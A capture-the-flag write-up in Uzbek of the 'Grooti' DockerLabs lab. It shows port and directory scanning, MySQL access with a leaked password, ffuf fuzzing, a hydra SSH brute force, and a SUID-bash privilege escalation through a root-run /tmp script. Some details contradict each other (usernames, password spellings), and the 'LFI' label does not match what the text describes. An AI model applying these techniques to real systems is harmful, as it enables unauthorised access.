

Grooti — dockerlabs



Target nomi: Grooti — dockerlabs

Target IP manzili: 172.17.0.2

Test turi: Balack Box Pentesting

Metodologiya: PTES (Penetrations Testing Execution Standart)

Tester: Odilov Aslanbek

Sana: 26.07.2026

Umumiy xavf darajasi: Kritik (Critical)

1 — Enumerations

Port scanning

Targetning qaysi portlari ochiq ekanligini tekshirish uchun `nmap` vositasidan foydalanildi.

```
nmap -sV 172.17.0.2
```

Port	Services	Version	State
22/tcp	SSH	OpenSSH 9.6p1 Ubuntu	OPEN
80/tcp	HTTP	Apache httpd 2.4.58 Ubuntu	OPEN
3306/tcp	MySQL	MySQL 8.0.42 Ubuntu	OPEN

```
(pegasus@env) - [~/Downloads]
$ nmap -sV 172.17.0.2
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-26 07:20 +0500
Nmap scan report for 172.17.0.2
Host is up (0.0000030s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.12 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.58 ((Ubuntu))
3306/tcp  open  mysql    MySQL 8.0.42-0ubuntu0.24.04.2
MAC Address: 5A:D3:5A:49:A9:AF (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.87 seconds


(pegasus@env) - [~/Downloads]
$ Odilov Aslanbek
```

2 — Web Enumerations

Web Sayit Tahlili

Targetning 80 - portida web sayit ishlayotgani aniqlandi

`http://172.17.0.2/`



Web sayitning qanaqa sahifalari borligini bilish maqsadida `gobuster` vositasidan foydalanildi va quyidagi sahifalar aniqlandi

```
gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

archives <http://172.17.0.2/archives/>
imagenes <http://172.17.0.2/imagenes/>
secret <http://172.17.0.2/secret/>

```
(pegasus@env) - [~/Desktop]
$ gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
=====
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://172.17.0.2
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
archives (Status: 301) [Size: 311] [--> http://172.17.0.2/archives/]
imagenes (Status: 301) [Size: 311] [--> http://172.17.0.2/imagenes/]
secret (Status: 301) [Size: 309] [--> http://172.17.0.2/secret/]
server-status (Status: 403) [Size: 275]
Progress: 220558 / 220558 (100.00%)
=====
Finished
=====
(pegasus@env) - [~/Desktop]
$ Odilov Aslanbek
```

Web sayitning `secret` sahifasiga tashrif buyurilganda quyidagi userlar ro'yxati borligi aniqlandi

grooti	Administrador	Activo
rocket	Subordinador	Activo
Naia	Total	Activo




Web sayitdan topilgan `imagenes` sahifasiga tashrif buyurilganda quyidagi fayllar borligi aniqlandi

`http://172.17.0.2/imagenes/README.txt`



Tizimdagi `imagenes` sahifasi ichidan `README.txt` fayl ichidan credentials topildi va keyinchalik ushbu password `MySQL` services dagi `rocked` useriga tegishli ekanligi aniqlandi.

`(password1)` Encuentra donde ponerla ;)




3 — Database Enumerations

Database tahlili

Ushbu topilgan userlar bilan targetda ishlayotgan **MySQL** servicega ulanishga harakat qilindi va **rocket** useri orqali MySQL service ga ulanildi

```
mysql -h 172.17.0.2 -u rocket -p --skip-ssl  
// Password: password1
```



Targetdagi database analiz qilib quyidagi databasalar borligi aniqlandi

```
SHOW DATABASES;
```

```
+-----+  
| Database |
```

```
+-----+
| files_secret |
| information_schema |
| performance_schema |
+-----+
```

```
MySQL [(none)]> show databases;
```

```
+-----+
| Database |
+-----+
| files_secret |
| information_schema |
| performance_schema |
+-----+
```

```
3 rows in set (0.001 sec)
```

```
MySQL [(none)]> Odilov Aslanbek|
```

Databasdan topilgan `files_secret` tables ichinda `rutas` nomli tables topildi

```
SHOW TABLES;
```

```
+-----+
| Tables_in_files_secret |
+-----+
| rutas |
+-----+
```

```
MySQL [files_secret]> show tables;
```

```
+-----+
| Tables_in_files_secret |
+-----+
| rutas                  |
+-----+
1 row in set (0.001 sec)
```

```
MySQL [files_secret]> Odilov Aslanbek
```

Topilgan `rutas` table ichidan quyidagi sahifaning linki topildi

```
SELECT * FROM rutas
```

id	nombre	ruta
1	imagenes	/var/www/html/files/imagenes/
2	documentos	/var/www/html/files/documentos/
3	facturas	/var/www/html/files/facturas/
4	secret	/unprivate/secret


```
MySQL [files_secret]> select * from rutas;
```

```
+-----+-----+-----+
| id | nombre | ruta |
+-----+-----+-----+
| 1 | imagenes | /var/www/html/files/imagenes/ |
| 2 | documentos | /var/www/html/files/documentos/ |
| 3 | facturas | /var/www/html/files/facturas/ |
| 4 | secret | /unprivate/secret |
+-----+-----+-----+
4 rows in set (0.001 sec)
```

```
MySQL [files_secret]> Odilov Aslanbek
```

Topilgan `/unprivate/secret` linkda quyidagi page borligi aniqlandi

`http://172.17.0.2/unprivate/secret/`



4 — FILE ACCESS

Topilgan `/unprivate/secret` sahifasida passwordXX.txt ko'rinishdagi fayllarni yuklab olish imkoniyadi bor ekan uning qiymat 1 dan 100 gacha kiritilish kerak ekan uni FUZZ qilish orqali to'g'ri qiymat topildi.

Word listni yasab olish uchun quyidagi commandadan foydalanildi

```
seq 1 100 > nums.txt
```

```
ffuf -X POST \
-u http://172.17.0.2/unprivate/secret/generate.php \
-H "Content-Type: application/x-www-form-urlencoded" \
-d "content=Grooti&number=FUZZ" \
-w nums.txt \
-fs 6
```



Natija **16** soni chiqdi demat biz 16 qiymati orqali to'g'ri malumotni olamiz.

```
:: Method      : POST
:: URL         : http://172.17.0.2/unprivate/secret/generate.php
:: Wordlist    : FUZZ: /home/pegasus/Desktop/nums.txt
:: Header     : Content-Type: application/x-www-form-urlencoded
:: Data       : content=Grooti&number=FUZZ
:: Follow redirects : false
:: Calibration  : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter      : Response size: 6

16 [Status: 200, Size: 429, Words: 1, Lines: 2, Duration: 4378ms]
:: Progress: [100/100] :: Job [1/1] :: 19 req/sec :: Duration: [0:00:05] :: Errors: 0 ::

(pegasus@env) - [~/Desktop]
$ Odilov Aslanbek
```

Bu sahifadagi **/unprivate/secret** 16 qiymatini kiritish orqali **password16.zip** nomli faylni yuklab olindi.



Fayl zip dan ochish jarayonida password so'radi password taxmin qilish orqali topildi yani avvalroq web sahilalardan birida topilgan `password1` credentialsni kiritish orqali ochildi va uning ichidan quyidagi passwordlar chiqdi

```
unzip password16.zip
//Password: password1
```

```
(pegasus@env) - [~/Downloads]
$ cat password16.txt
admin123
123456
qwerty
letmein
roottoor
12345678
password
summer2025
iloveyou
hunter2
passw0rd
toor123
changeme
adminadmin
welcome1
trustno1
abc123456
useruser
dragon2024
mydogrex
grootlove
Galaxy42
!P@ssword!
megasecret
Y0L0groot
P@ss1234
monkeybanana
Y0grootRULEZ
YoSoYgRo0t
finalchance
1qaz2wsx
batman2025
rootroot
hello123

(pegasus@env) - [~/Downloads]
$ Odilov Aslanbek
```

Paswordlarni `hydra` orqali ssh brute force qilish orqali to'g'ri cridentials topildi

```
hydra -l grooti -P password16.txt 172.17.0.2 ssh
```

```
Username: grooti  
Password: YoSoYgRo0t
```

```
(pegasus@env) - [~/Desktop]  
$ hydra -l grooti -P /home/pegasus/Downloads/password16.txt 172.17.0.2 ssh  
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or se  
his is non-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-07-26 11:57:28  
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 34 login tries (l:1/p:34), ~3 tries per  
[DATA] attacking ssh://172.17.0.2:22/  
[22][ssh] host: 172.17.0.2 login: grooti password: YoSoYgRo0t  
1 of 1 target successfully completed, 1 valid password found  
[WARNING] Writing restore file because 1 final worker threads did not complete until end.  
[ERROR] 1 target did not resolve or could not be connected  
[ERROR] 0 target did not complete  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-07-26 11:57:34  
  
(pegasus@env) - [~/Desktop]  
$ Odilov Aslanbek
```

5 — Initials access

SSH authentication

Topilgan cridentialslar bilan tizimga ssh orqali normal userga ulanildi

```
ssh grooti@172.17.0.2  
//Password: YoSoYgRo0t
```

```
(pegasus@env) - [~/Desktop]
$ ssh grooti@172.17.0.2
grooti@172.17.0.2's password:
Permission denied, please try again.
grooti@172.17.0.2's password:
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 7.0.12+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Jul 19 17:10:56 2025 from 172.17.0.1
grooti@82ce344c4bb8:~$ Odilov Aslanbek
```

Exploit qidiruvi

Tizimga kirilgandan keyin root user darajasiga chiqish uchun exploit qirish natijasida `/tmp` papkasi ichidan `malicious.sh` fayili va `/opt` papkasining ichidan `cleanup.sh` nomli fayillar topildi bu yerda mohiyat shundan iboratki `cleanup.sh` fayili `malicious.sh` fayilini root user nomidan ishga tushiradi bu orqali biz `malicious.sh` fayili ichiga script yozish orqali tizimda root user darajasiga chiqish mumkun.

`cleanup.sh` fayili ichidagi script

```
#!/bin/bash
```

```
bash /tmp/malicious.sh
```

`malicious.sh` faliga yoziladigan exploit

```
echo -e '#!/bin/bash\nchmod +s /bin/bash' > /tmp/malicious.sh
```

```

drwxrwxrwt 1 root root 4096 Jul 26 10:15 .
drwxr-xr-x 1 root root 4096 Jul 26 04:19 ..
-rwxr--r-- 1 root grooti 221 Jul 22 2025 malicious.sh
drwx----- 2 mysql mysql 4096 Jul 19 2025 tmp.ng0CkV7Loy
grooti@82ce344c4bb8:/tmp$ echo -e '#!/bin/bash\nchmod +s /bin/bash' > /tmp/malicious.sh
grooti@82ce344c4bb8:/tmp$ cat malicious.sh
#!/bin/bash
chmod +s /bin/bash
grooti@82ce344c4bb8:/tmp$ Odilov Aslanbek

```

6 — Privilege Escalation

Root access

Topilgan zaifliklar va exploitlarni to'g'ri ishlatish orqali tizimda `root` user darajasiga chiqildi.

```
/bin/bash -p
```

```

grooti@82ce344c4bb8:/tmp$ /bin/bash -p
bash-5.2# whoami
root
bash-5.2# id
uid=1001(grooti) gid=1001(grooti) euid=0(root) egid=0(root) groups=0(root),100(users),1001(grooti)
bash-5.2# Odilov Aslanbek

```

Executive Summary

TOPILGAN ZAIFLIKLAR:

1. PASSWORD HINT (README FILE)

Muammo: /imagenes/README.txt file-da "password1" hint plain text-da yozilgan

Buzish: Ushbu hint-ni topib, MySQL database-ga urinish

Natija: rocket user credentials topildi

2. WEAK MYSQL PASSWORD

Muammo: MySQL database-ga "rocket:password1" bilan kirish mumkin

Buzish: README file-dagi password hint-ni ishlatib, MySQL-ga connection

Natija: files_secret database-ga access, file paths topildi

3. LOCAL FILE INCLUSION (LFI)

Muammo: Web application-ning "number" parametri validation-siz file access beradi

Buzish: /unprivate/secret/generate.php-da number 1-100 test qilish

Natija: Number=16 qiymatida password16.zip file download bo'ldi

4. CREDENTIALS IN ZIP FILE

Muammo: Sensitive credentials password16.zip file-da saqlanadi

Buzish: ZIP file-ni "password1" bilan extract qilish

Natija: grooti:YoSoYgRoOt SSH credentials topildi

5. WEAK SSH PASSWORD

Muammo: SSH password-i weak va brute force-ga uchangli

Buzish: Topilgan password-ni Hydra brute force tool bilan test qilish

Natija: grooti@172.17.0.2-ga SSH access qilindi

6. PRIVILEGE ESCALATION (CRON JOB)

Muammo: /tmp/malicious.sh file-i world writable, root cron job ishga tushiradi

Buzish: /tmp/malicious.sh file-ga "chmod +s /bin/bash" yozib, cron job run bo'lganda execute qilish

Natija: root shell access qilindi (/bin/bash -p)

HUJUM KETMA-KETI:

1. Web sahifani scan → /images/README.txt topildi
2. "password1" hint extracted
3. MySQL rocket:rocket bilan connect → success
4. Database tekshirildi → /unprivate/secret path topildi
5. Number parameter fuzzing (1-100) → password16.zip
6. ZIP extract (password1) → grooti:YoSoYgRoOt
7. SSH grooti bilan login → success
8. /tmp/malicious.sh world writable topildi
9. Exploit yozildi: chmod +s /bin/bash
10. Root cron job ishga tushdi → /bin/bash -p → ROOT SHELL

XAVF DARAJASI:

KRITIK (Critical) - Tizim to'liq buzilgan

- LFI: Barcha fayllar download bo'ladi
- Database: Barcha ma'lumotlar exposed
- SSH: Unauthorized access
- Root: Complete system compromise

TUZATISH:

1. /imagenes/README.txt file-dan password o'chiring
2. MySQL password strong qiling
3. /unprivate/secret-da input validation qo'shing
4. Credentials-ni fayllardan o'chiring
5. SSH public key authentication ishlatiladi
6. /tmp-da noexec flag qo'shing
7. Cron job file permissions-ni restrict qiling
8. File integrity monitoring (AIDE) install qiling

XULOSA:

6 ta CRITICAL zaiflik topildi.

Eng xavfli: LFI vulnerability va privilege escalation.

Immediate action talab qiladi!